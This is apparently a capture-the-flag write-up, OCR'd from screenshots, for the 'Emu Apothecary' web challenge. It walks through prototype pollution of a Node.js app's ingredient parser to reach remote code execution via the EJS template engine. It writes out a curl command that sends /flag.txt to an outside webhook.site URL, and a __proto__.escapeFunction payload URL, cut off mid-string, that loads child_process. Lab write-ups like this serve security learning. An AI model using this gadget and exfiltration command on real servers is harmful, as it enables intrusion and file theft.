
Flag Found

```
UWA{Dir_Trav3rs@l_Flight}
```

Emu Apothecary

Step 1 Read The Code

From their code, what this code does is process the user input by parsing each attribute value in the input in the format {ingredientName}.{attribute} and storing it in the baseIngredients object. However, it is not perfectly safe to mention prototype contamination in the comments and try to prevent it by checking whether the key name contains a dot.



```
    for (const key in userInput) {
        // Input is in the format of `{ingredientName}.{attribute}`
        if (!key.includes(".")) continue
        // Split the key name by the '.' character
        const split = key.split('.')
        // Set the attribute for the ingredient by the first two dots
        // E.g. if the input is vinegar.type=mL it will set
        // {"vinegar": {"type": "mL"}} in the baseIngredients variable
        const ingredientName = split[0]
        if (typeof baseIngredients[ingredientName] === "undefined") {
            baseIngredients[ingredientName] = {}
        }
        const ingredientAttribute = split[1];
        // Should be completely secure doing this???
        // I don't think the hoomans can pollute anything by assigning attributes this way
        // Yeah I am pretty sure this is not vulnerable to prototype pollution
        // I am not merging anything right???
        baseIngredients[ingredientName][ingredientAttribute] = userInput[key];
    }

    return baseIngredients;
}
```

Step 2 Unique URL

as Context suggested, Copy my unique URL from the webhook website and replace {webhook} in the following terminal command. This is the command that I want to execute on the website that will send /flag.txt to my webhook.

```
curl -F flag=@/flag.txt {webhook}
```

From the hint, it talked about a Prototype Pollution gadget that could be exploited to get RCE when EJS renders a template.

Then I went to the website got my unique URL, as the following:
https://webhook.site/64474761-96c2-402d-aac5-1f08c43567f9


Step 3 A Prototype Contamination Attack

```
/**
 * Display the ingredients in a very pretty HTML file
 *
 * We use the EJS template engine for rendering the HTML template
 * Surely there isn't any way that a hooman hacker could **pollute** our pretty HTML
 */
async function displayIngredients(ingredients) {
    const page = await ejs.renderFile("views/index.ejs", {ingredients: ingredients});
    console.log(page);
}
```

The web application is using the EJS template engine for rendering templates. The article talked about a Prototype Pollution gadget that could be exploited to get RCE when EJS renders a template.

I then changed the website URL to the following one:

```
http://34.87.251.234:8001/?__proto__.client=1&__proto__.escapeFunction=JSON.stringify;%20process.mainModule.require(%27child_process
```



The Emu Apothecary

Brew your own potion recipe!


Welcome fellow bird friends to my potion building website!
Make sure you DO NOT POLLUTE THE RECIPE AND SEND IT TO ME!
Otherwise I will peck your kneecaps.

Current Recipe

Ingredient Name	Amount	Type
"Glass Bottle"	1	"quantity"
"4 year old petrol from a lawn mower in the garage"	1	"L"
"Pine-o-clean"	400	"mL"
"Bam and the Dirt is Gone"	500	"mL"
"Ajax Spray and Wipe"	420	"mL"
"Battery Acid"	69	"g"
"client"	"some amount"	"some measurement"
"escapeFunction"	"some amount"	"some measurement"

Add Ingredient

The curl command tried to send a POST request to https://webhook.site/64474761-96c2-402d-aac5-1f08c43567f9, and will be the local file/flag. TXT as the content of the form data sent out.



Request Details

POST	https://webhook.site/64474761-96c2-402d-aac5-1f08c43567f9
Host	34.87.251.234 Whois Shodan Netify Censys
Date	05/20/2024 11:32:45 AM (33 minutes ago)
Size	0 bytes
Time	0.140 sec
ID	46eade49-a9b4-49c6-8d41-a4d3df6ed66e

Query strings


(empty)

Files

flag	flag.txt (text/plain, 43 bytes)

Flag Found

```
UWA{p0LlUtInG_tH3_eMu5_r3CiP3_w33B5iT3!!1!}
```



```
Lyus-MacBook-Pro:Downloads veronicalyu$ cat 6e952c57-3394-4ac0-a895-940afa1b6ee6.6e952c57-3394-4ac0-a895-940afa1
b6ee6
UWA{p0LlUtInG_tH3_eMu5_r3CiP3_w33B5iT3!!1!}Lyus-MacBook-Pro:Downloads veronicalyu$ 
```